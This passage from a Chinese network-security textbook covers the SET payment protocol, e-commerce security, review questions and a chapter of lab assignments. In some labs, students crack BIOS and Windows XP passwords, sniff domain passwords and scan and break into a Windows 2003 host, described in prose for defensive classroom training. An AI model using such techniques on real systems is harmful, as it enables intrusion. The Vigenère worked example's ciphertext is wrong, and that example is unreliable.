⑥ 网上商家向支付网关发出支付请求，同时将用户发来的支付指令转发给支付网关。

⑦ 支付网关通过银行专用网验证用户卡的信息，无误后向电子商家发出支付响应。

⑧ 电子商家向持卡人发出确认订单信息，标志此次网上交易的成功。

（3）SET 协议安全性分析

由于网上交易双方并不谋面的特殊性，安全性就显得特别的重要。在 SET 协议中安全性主要体现在以下几个方面。

- 机密性：在 SET 协议的框架下，所有的信息都是加密传输的。特别是双重数字签名技术的引入，不仅满足了数据的加密传输，还保证只让应该看到某信息的主体看到信息。也就是说虽然支付信息是通过商家传给银行的，但是商家却看不到支付信息。订单信息虽然也传给了银行，但是银行却看不到订单信息，只能看到支付信息。
- 数据完整性：在 SET 协议的框架下，所有的数据传输前都会产生一个散列值（即 HASH 值），数据和其散列值之间是一一对应的关系，信息的任何改变都会导致散列值的改变。散列值加密后和消息一起传输，以便接收者验证消息在传输过程中是否被改变。
- 不可否认性：由于交易双方在发出信息时是经过自己的私钥作过数字签名的，而私钥只有用户自己保管，因此，可以认为只有拥有该私钥的人才能发出经过其数字签名的信息，即保证了消息的不可否认性。

8.5.3 安全电子交易

随着互联网的迅猛发展，网上交易日益成为新的商务模式，基于网络资源的电子商务交易已被大众接受。在享受网上交易带来便捷的同时，交易的安全性备受关注，网络所固有的开放性与资源共享性导致网上交易的安全性受到严重威胁。因此，网络信息安全性就成了电子商务成功发展的关键因素。目前，电子商务过程中主要采用的安全技术有加密技术、认证技术和安全认证协议。

1. 加密技术

加密技术是一种主动的信息安全防范措施,其原理是利用一定的加密算法,将明文转换成为无意义的密文,阻止非法用户理解原始数据,从而确保数据的保密性。在加密和解密的过程中,由加密者和解密者使用的加解密可变参数叫做密钥。目前,获得广泛应用的两种加密技术是对称密钥加密体制和非对称密钥加密体制。

2. 认证技术

安全认证的主要作用是进行信息认证。主要包括安全认证技术和安全认证机构两个方面。安全认证技术主要有数字摘要、数字信封、数字签名、数字时间戳、数字证书等;电子商务认证中心就是承担网上安全交易认证服务,能签发数字证书,并能确认用户身份的服务机构。

3. 安全认证协议

电子商务中有两种安全认证协议被广泛使用,即安全套接层 SSL 协议和安全电子交易 SET 协议。SSL 协议一般服务于银行对企业或企业对企业的电子商务。SET 协议位于应用层,用来保证互联网上银行卡支付交易安全性。所以 SET 一般服务于持卡消费、网上购物的电子商务。

安全电子交易的参与方包括客户、商家、认证中心、商业银行和支付网关。参与电子商务交易的各方,都必须拥有 CA(即数字证书认证中心,certification authority)所发放的数字证书。数字证书包含了证书拥有者的信息和所签发证书的 CA 的相关信息,该证书既可以对信息进行加密,又可以用于签名,它保证了信息传输的机密性、真实性、完整性和交易的不可否认性。CA 作为独立的、客观的、公正的、可信赖的第三方机构,专门为参与网上交易各方提供认证服务。参与网上交易的各方通过彼此验证证书,确认对方的身份,防止欺诈,从而保证了交易的安全。参与交易的各方及交易流程如图 8-16 所示。




图 8-16 参与电子交易各方及交易流程图

安全电子交易具有下列特性:保证信息的保密性、保证数据的完整性、验证商户和持卡人。其中,验证用户身份时使用消费者的电子证书与数字签章来验证消费者,使用经销商的电子证书与数字签章来验证经销商。由认证中心(即 CA)对交易各方身份进行认证。认证过程分为:

- 卡用户账号的鉴别。安全电子交易使得商家能够验证卡用户是有效的卡账号的合法用户。
- 商家的鉴别。安全电子交易使得卡用户可以验证商家与金融机构存在某种关系,允许它接受支付信用卡。

总体来说,安全电子交易就是一个基于可信的第三方认证中心的方案,它要实现的主要目标有下列 3 个方面:保障付款安全、确定应用的互通性、达到全球市场的接受性。安全电

子交易使用 SET 协议保证了电子交易的机密性、数据完整性、身份的合法性和不可否认性。

8.5 本章小结

互联网技术的普及为人们的工作生活带来了极大的便利，随着电子商务的不断发展，这种联系将不断地加深。因此，本章对 Internet/Intranet 内部构造和提供的服务中隐含的各种安全问题进行了全面的揭示，以期引起读者对网络安全维护的重视。

在 Internet 提供的服务中，Web 服务、FTP 服务、电子邮件服务和 IE 浏览器是应用最多的服务，在安全上也最容易出问题，因此，应该掌握它们的安全机制，增强安全防范措施。

练 习 题

基础练习题

1. Internet 脆弱性表现在什么问题上？
2. Intranet 与 Internet 相比在安全问题上各有何异同？
3. TCP/IP 协议上的各个主要服务的缺陷是什么？
4. 在网站中的网页设计采用了哪些新的网络技术，它们给网络安全带来了哪些问题？在 IE 浏览器中怎样解决？
5. 使用 Cookie 技术有什么作用？
6. 发布和设计 ActiveX 在安全上应采取哪些管理措施？
7. 电子邮件的工作原理是什么？ 它带来了哪些安全风险？
8. Outlook Express 从哪几个方面保证电子邮件的安全？
9. IIS 的安全机制是什么？

实践题

如何为 Web 站点提供文件夹安全访问？

讨论与思考题*

1. 安全电子交易的认证方式和机制都有哪些？
2. 电子商务的安全性应该从哪些方面来考虑？

第 9 章　计算机网络安全的实训问题

9.1　实 训 说 明

1. 实训目的

实训课程是一门实践性很强的课程，开设本章实训主要为配合前面讲述的计算机网络安全的相关理论知识，以此为基础进行一系列的实际安全配置。

在本章实训的学习和实践过程中，学生以解决实际问题为主线，进行相关实际网络的安全配置和提出系统防范措施。

设置本章实训的主要目的：

（1）在实践过程中，使学生进一步巩固计算机网络安全课程所学知识，更加深入地了解计算机网络系统中所采取的安全措施、网络系统漏洞、黑客技术和防范措施等相关技术。

（2）指导学生利用获取信息的手段进一步获取新知识，以解决实训过程中遇到的技术难点，从中提高自学能力。

（3）按照网络安全的相关基本要求引导学生完成实训课题，以便学生了解网络系统安全和配置的几个重要环节。

（4）提高学生的实际动手能力，使学生对网站中各个网络系统的安全配置更熟练，为学生从业打下良好的基础。

（5）培养学生分工协作的团队精神。

2. 实训内容安排说明

本章实训内容涵盖了网络安全的各个方面的理论知识，由于各学校的课时安排及学生的层次各有差异，有些内容可以不要求学生掌握，但考虑教材的完整性，仍保留在本教材中，冠以“＊”供各学校选择。

以下的每一个实训学时要求为 2～4 小时，最好集中安排。

9.2　实 训 问 题

实训 1　使用费杰尔算法进行编程*

1. 实训目的

要求学生掌握密码技术中的相关算法编程，掌握密码技术的作用和保护信息资源的方法。

2. 实训要求

（1）掌握费杰尔加密和解密算法。

（2）学习用相关计算机语言编写密码程序。

3. 实验内容

要求用计算机语言（例如 C 语言或 BASIC 语言）编写一个加密程序和解密程序，算法为

费杰尔加密算法，其中当加密程序运行时，要求输入一个内容为字母组成的文本文件和密钥，得到一个密文文本文件。当解密程序运行时，输入你刚才得到的密文文本文件和密钥，得到一个解密文本文件。

例如：加密程序为 jiam. exe，解密程序为 jiem. exe，算法为费杰尔加密算法。

现有一个文本文件 jiam. txt 和密钥 COOKIEMONSTER，文本文件 jiam. txt 的内容为：

```
fourscore
```

则执行 jiam. exe，输入文本文件 jiam. txt 和密钥 COOKIEMONSTER，得到 1 个密文文本文件，设为 miwen. txt，其内容应为：

```
hbhazgzv
```

然后，执行 jiem. exe，输入文本文件 miwen. txt 和密钥 COOKIEMONSTER，得到 1 个密文文本文件，设为 mwen. txt，其内容应为：

```
fourscore
```

实训 2　BIOS 密码和计算机开机密码的配置

1. 实训目的

要求学生掌握 CMOS 密码中 BIOS 保护密码和计算机开机密码的作用及配置操作，同时了解相关密码的漏洞和破解方法，找出这些安全问题的对应措施。

2. 实训要求

（1）掌握计算机单机系统的安全机制问题。

（2）掌握 CMOS 密码中 BIOS 保护密码和计算机开机密码的作用及配置操作。

（3）掌握的 CMOS 密码的安全漏洞问题、破解方法和安全防范措施。

3. 实训环境

要求每两位同学一组，每组提供两台计算机。

4. 实训内容

（1）设置 BIOS 密码和计算机开机密码的操作方法。

（2）下载相关密码的破解工具或破解 CMOS 密码的相关工具。

（3）至少要用两种以上的破解方法破解 BIOS 密码和计算机开机密码。

（4）针对有关安全问题提出解决措施。

5. 实训过程及要求

（1）首先学习 CMOS 的设置和密码设置。

（2）每两位同学一组，其中一位同学首先完成设置 BIOS 密码和计算机开机密码任务。然后，在不告诉同组人的情况下，要求另一位同学至少要用两种以上（如 DEBUG 和破解工具等）的破解方法破解 BIOS 密码，成功后两位同学交替任务。

（3）实训前，学生应准备计算机 CMOS 安全的配置和实施方案；在实训过程中，应注意记录实训结果；实训后，应写出实训报告并针对有关计算机 BIOS 的安全问题提出解决措施。

实训 3　Windows XP 的相关密码设置

1. 实训目的

要求学生掌握 Windows XP 的相关密码设置、漏洞和破解方法，同时找出这些安全问题的对应措施。

2. 实训要求

(1) 掌握 Windows XP 系统和采用 Windows XP 系统的对等网的安全机制问题。

(2) 掌握 Windows XP 网络中的安全漏洞问题。

(3) 掌握 Windows XP 网络中的安全防范措施问题。

3. 实训环境

要求每两位同学一组，每组提供两台计算机，同时连成 Windows XP 对等网，且采用 TCP/IP 协议方式联网。

4. 实训内容

(1) 连接 Windows 对等网。

(2) 设置 Windows XP 的登录密码、屏幕保护密码、远程管理密码和 Windows XP 共享权限、共享密码。

(3) 学习修改注册表提升 Windows XP 系统的安全性。

(4) 至少要用两种以上的破解方法(本地方法和远程方法)破解 Windows XP 的登录密码、屏幕保护密码、远程管理密码和 Windows XP 共享权限、共享密码。

(5) 针对有关安全问题提出解决措施。

5. 实训过程及要求

(1) 每两位同学一组，首先学习 CMOS 的设置，其次其中一位同学的任务为设置 BIOS 开机密码和 CMOS，在不告诉同组人的情况下，要求另一位同学至少要用两种以上(如 DEBUG 和破解工具等)的破解方法破解 BIOS 密码，成功后两位同学交替任务。

(2) 在单机方式学习设置 Windows XP 的登录密码、屏幕保护密码、远程管理密码和 Windows XP 共享权限、共享密码。同时学习使用 regedit. exe 程序修改注册表(注意修改前备份注册表)。

(3) 在网络模式下，两位同学一组，其中一位同学扮演管理员，另一位同学扮演黑客，进行相互攻击和防范实验。在实训过程中，至少要用两种以上的破解方法(本地方法和远程方法)破解 Windows XP 的登录密码、屏幕保护密码、远程管理密码和 Windows XP 共享权限、共享密码。

(4) 本实训预计时间 4 小时，最好集中安排。

(5) 实训前，学生应准备计算机 BIOS 和 Windows XP 的安全配置和实施方案，在实训过程中，应注意记录实训结果；实训后，应写出实训报告并针对有关计算机 BIOS 和 Windows XP 的安全问题提出解决措施。

实训 4　配置卡巴斯基防火墙

从 Internet 网上下载一套卡巴斯基防火墙，学习防火墙的配置策略和配置方法。

1. 实训目的

(1) 掌握卡巴斯基防火墙的配置方法。

(2) 掌握防火墙的配置策略与实现。

2. 实训要求

(1) 下载和安装卡巴斯基。

(2) 掌握卡巴斯基防火墙的配置步骤。

(3) 掌握防火墙的配置策略与实现。

3. 实训环境

要求实验分组进行,两人一组,需要两台计算机,在服务器端安装 Windows 2003 或 Windows XP 和卡巴斯基软件,开放局域网共享服务,在客户端安装 Windows XP。

4. 实训内容

(1) 在无防火墙的情况下,使用 Ping 命令和通过共享资源使用服务器的资源。

(2) 安装卡巴斯基防火墙软件。

(3) 在有防火墙的情况下,使用 Ping 命令和通过共享资源使用服务器的资源。

(4) 比较(1)和(3)两种情况的结果,并查看防火墙的日志。

(5) 学习卡巴斯基防火墙的配置方法。

(6) 做此实训前,请写好方案。

(7) 实训过程中,注意记录实训步骤。

(8) 写出实训报告,同时针对网络监听提出防护措施。

实训 5　Windows 2003/2008 的权限配置与安全审核

1. 实训目的

学习使用域用户管理器为用户建立和修改用户属性,同时可以设置其他账号安全属性。学习利用存取控制列表来控制用户对对象的访问权限。

2. 实训要求

(1) 要求掌握 Windows 2003/2008 的注册安全设置。

(2) 要求掌握 Windows 2003/2008 的权限设置。

3. 实训环境

要求学生每人一台计算机,安装好 Windows 2003/2008 系统。

4. 实训内容

(1) 注册安全性。

让学生在 Windows 2003/2008 上使用域用户管理器为用户建立和修改用户及属性,同时设置其他账号安全属性,具体包括:设置工作站登录限制、设置时间登录限制、设置账号失效日期和设置用户登录失败次数等。

(2) 存取控制。

使用 Windows 2003/2008 上的相关工具和配置方法来练习有关资源的权限,设置方法参照第 5 章的学习内容。

(3) 做此实训前,请写好方案。

(4) 实训过程中,注意记录实训步骤。

(5) 写出实训报告。

实训 6　Windows 2003 的高级配置*

1. 实训目的

要求学生掌握 Windows 2003 的高级配置，提高 Windows 2003 的安全性。

2. 实训要求

(1) 掌握 Windows 2003 中 Active Directory 的安装方法。

(2) 掌握 Windows 2003 全局组和用户的规划、权限分配及域安全策略的设置方法。

(3) 掌握 Windows 2003 中域账户管理及域共享资源配置的方法。

(4) 掌握 DHCP 服务器的配置方法。

3. 实训环境

每人一台计算机，每台计算机安装的操作系统是 Windows Server 2003。2～3 台计算机组成一个合作小组，可以通过网上邻居互相访问。以两台计算机为例构建不同的域结构。

4. 实训内容

(1) 配置活动目录。

(2) 管理域账户及资源。

(3) 配置 DHCP 服务器。

(4) DNS 的配置。

(5) 做此实训前，请写好方案。

(6) 实训过程中，注意记录实训步骤。

(7) 写出实训报告。

实训 7　网络监听获取 Windows XP 普通用户密码*

1. 实训目的

掌握网络监听的工作机制和作用，学习常用的网络监听工具如 Sniffer 程序等黑客监听程序的使用。

2. 实训要求

(1) 下载黑客监听程序如 Sniffer 程序。

(2) 学习使用黑客扫描程序如 Sniffer 程序。

(3) 了解 Windows XP 客户端登录到域服务器的密码认证机制和 FTP 的登录机制。

(4) 掌握黑客监听程序的工作机制。

3. 实训环境

要求有一个以域方式建立的 Windows 2003 局域网络，要求有一台主域服务器和若干 Windows XP 工作站。

每两个同学一组，每人各一台计算机。

4. 实训内容

(1) 在实训室以域方式建立一个 Windows 2003 局域网络，要求有一台主域服务器和若干 Windows XP 工作站，同时所有计算机用集线器(Hub)连成网络。

(2) 在服务器上建一些普通用户账号，并设有密码，在 Windows XP 工作站上以域用户

方式登录到 Windows NT 中。

(3) 准备一个网络监听软件如 Sniffer 程序,可从 Internet 上下载。

(4) 将实验分组,两人一组,需要两台 Windows XP 工作站。其中一位同学在 Windows XP 工作站中以域用户登录 Windows 2003 服务器,另一位同学在 Windows XP 工作站中执行监听程序,以监听另外一位同学的域用户密码。

(5) 做此实训前,应下载一个黑客监听程序如 Sniffer 程序,并写好方案。

(6) 实训过程中,注意记录实训步骤。

(7) 写出实训报告,同时针对网络监听提出防护措施。

实训 8　远程攻击 Windows 2003 系统*

1. 实训目的

掌握端口扫描程序的工作机制和作用,学习用常用的黑客扫描程序如 NMAP 程序、流光系列扫描程序扫描主机的 IP 和开放端口,掌握 Ping 命令、Tracer 命令、Host 命令和 NET 命令收集目标主机的相关信息。

2. 实训要求

(1) 下载黑客扫描程序如 NMAP 程序、流光系列扫描程序。

(2) 学习使用黑客扫描程序如 NMAP 程序、流光系列扫描程序。

(3) 学习使用 Windows 2003 的 Ping 命令、Tracer 命令、Host 命令和 NET 命令收集目标主机的相关信息。

3. 实训环境

实验分组,两人一组,需要两台计算机,服务器安装 Windows 2003,开放远程终端服务端口服务,在客户端 Windows XP 和 MS-DOS 环境下用黑客扫描程序如 NMAP 程序、流光系列扫描程序扫描 Windows 2003 的 IP 和远程终端服务端口是否开放(注意:实验时,两台机器的 IP 地址应在同一个网络中)。

4. 实训内容

(1) 学习在客户端 Windows XP 和 MS-DOS 环境使用 Ping 命令、Tracer 命令、Host 命令和 NET 命令收集目标主机的相关信息。

(2) 同时利用第 6 章讲的方法入侵 Windows 2003 系统。

(3) 做此实训前,请写好方案。

(4) 实训过程中,注意记录实训步骤。

(5) 写出实训报告,同时提出针对 Windows 2003 的远程攻击提出防护措施。

实训 9　Windows 2003 的备份与恢复操作

1. 实训目的

(1) 学习当 Windows 2003 系统发生故障时,能够及时地发现故障并排除。

(2) 用系统的事件查看器、网络监视器、系统信息实时监视系统,实现及时发现问题、解决问题,保证系统的安全稳定。

(3) 创建 Windows 2003 系统的备份文件和创建自动系统恢复(ASR)集。

(4) 从备份还原文件。

(5) 使用 ASR 集恢复计算机。

2. 实训要求

(1) 掌握 Windows 2003 的事件查看器、网络监视器和任务管理器的操作及使用。

(2) 掌握 Windows 2003 的紧急修复盘的备份和恢复操作。

3. 实训环境

每人一台计算机,安装好 Windows 2003。

4. 实训内容

(1) 在 Windows 2003 学习使用事件查看器、网络监视器和任务管理器的操作,学习紧急制作备份文件和自动系统恢复 (ASR) 集,学习从备份还原文件。

(2) 实验步骤参见 5.7 节。

(3) 做此实训前,请写好方案。

(4) 实训过程中,注意记录实训步骤。

(5) 写出实训报告。

实训 10　杀毒软件的使用

1. 实训目的及要求

(1) 了解杀毒软件的工作原理。

(2) 学习使用杀毒软件清除病毒。

2. 实训环境

要求学生每人一台计算机,安装 Windows XP 或 Windows 2003/2008。

3. 实训内容

使用 RAV 瑞星或江民杀毒软件的有关网络杀毒功能检测 Windows XP/2003/2008 网络系统,将检测结果和使用的步骤写成实训报告。

实训 11　IE 浏览器的安全配置

1. 实训目的

了解有关 Cookie,Java,ActiveX 等技术的安全问题和 IE 浏览器的漏洞带来的安全问题,以及针对这些问题应采取的防范措施。

2. 实训要求

(1) 掌握 IE 浏览器的有关 Cookie,Java,ActiveX 等技术相关安全配置。

(2) 了解 IE 浏览器的安全漏洞。

3. 实训环境

要求学生每人一台计算机,安装 Windows 2003 网络系统并带有 IE 浏览器。

4. 实训内容

(1) 在 IE 浏览器中学习配置各种安全等级,使用浏览器配置 Cookie,Java,ActiveX 等技术相关安全选项。

(2) 实验步骤参见 8.2 节。

(3) 做此实训前,请写好方案。

(4) 实训过程中,注意记录实训步骤。

（5）写出实训报告。

实训 12　Outlook Express 的安全配置

1. 实训目的

了解有关电子邮件的安全问题和 Outlook Express 安全配置、漏洞问题，以及针对这些问题应采取的防范措施。

2. 实训要求

（1）掌握 Outlook Express 相关安全配置。

（2）使用 Outlook Express 发送加密电子邮件。

3. 实训环境

每人一台计算机，安装好 Windows 2003 并安装 Outlook Express 组件。

4. 实训内容

（1）在 Outlook Express 中学习使用密码技术发送电子邮件和配置相关安全选项。

（2）实验步骤参见 8.3.2 节。

（3）做此实训前，请写好方案。

（4）实训过程中，注意记录实训步骤。

（5）写出实训报告。

实训 13　IIS 的安全配置

1. 实训目的

了解有关 WWW 的安全问题和 IIS 安全配置、漏洞问题，以及针对这些问题应采取的防范措施。

2. 实训要求

掌握 IIS 相关安全配置。

3. 实训环境

每人一台计算机，安装 Windows 2003 并安装 IIS 组件。

4. 实训内容

（1）学习配置 IIS 相关安全选项。

（2）实验步骤参见 8.4 节。

（3）做此实训前，请写好方案。

（4）实训过程中，注意记录实训步骤。

（5）写出实训报告。

参考文献

[1] 谢希仁. 计算机网络. 第5版. 北京：电子工业出版社，2008.

[2] 刘华春，蒋志平. 计算机网络安全技术教程. 北京：中国水利水电出版社，2010.

[3] 刘永华. Windows Server 2003 网络操作系统. 北京：清华大学出版社，2007.

[4] 王淑江，刘晓辉等. Windows Server 2003 系统安全管理. 北京：电子工业出版社，2009.

[5] 胡道元，闵京华. 网络安全. 第2版. 北京：清华大学出版社，2008.

[6] 斯托林斯(Stallings，W.)著，孟庆树等译. 密码编码学与网络安全——原理与实践. 第4版. 北京：电子工业出版社，2006.

[7] 刘远生，辛一. 计算机网络安全. 第2版. 北京：清华大学出版社，2009.

[8] 吴长坤. 黑客攻防入门与实践. 北京：企业管理出版社，2010.

[9] 袁津生，齐建东. 计算机网络安全基础. 第3版. 北京：人民邮电出版社，2008.

[10] (美)Michael Howard，Marc Levy，Richard Waymire. Designing Secure Web-Based Applications for Microsoft Windows 2000. 北京：机械工业出版社，2001.

[11] 袁家政. 计算机网络. 西安：西安电子科技大学出版社，2001.

[12] 解宇杰等. Windows Server 2003 系统管理. 北京：机械工业出版社，2005.

[13] 唐华. Windows Server 2008 系统管理与网络管理. 北京：电子工业出版社，2010.

[14] 余伟建，严忠军等. 防守与反击. 北京：人民邮电出版社，2001.

[15] 邓吉，张奎亭等. 网络安全攻防实战. 北京：电子工业出版社，2008.

[16] 李俊民，郭丽艳等. 网络安全与黑客攻防宝典. 第2版. 北京：电子工业出版社，2010.

[17] 吴功宜. 计算机网络高级教程. 北京：清华大学出版社，2007.

[18] (美)特尼博姆(Tanenbaum，A. S.). 计算机网络. 第4版. 北京：清华大学出版社，2008.

[19] (美)海吉著，田果，刘丹宁译. 网络安全技术与解决方案(修订版). 北京：人民邮电出版社，2010.

[20] (美)麦克卢尔等著，钟向群，郑林译. 黑客大曝光：网络安全机密与解决方案. 第6版. 北京：清华大学出版社，2010.

[21] 蔡立军. 计算机网络安全技术. 北京：中国水利水电出版社，2002.

[22] 石志国，薛为民，尹浩. 计算机网络安全教程. 北京：北京交通大学出版社，2007.

[23] 陈明. 网络安全. 北京：清华大学出版社，2004.

[24] 梁亚声. 计算机网络安全. 北京：机械工业出版社，2008.

[25] 闫宏生，王雪莉，杨军. 计算机网络安全与防护. 北京：电子工业出版社，2007.

[26] 刘凡馨，常开忠. 黑客攻防从入门到精通. 北京：清华大学出版社，2010.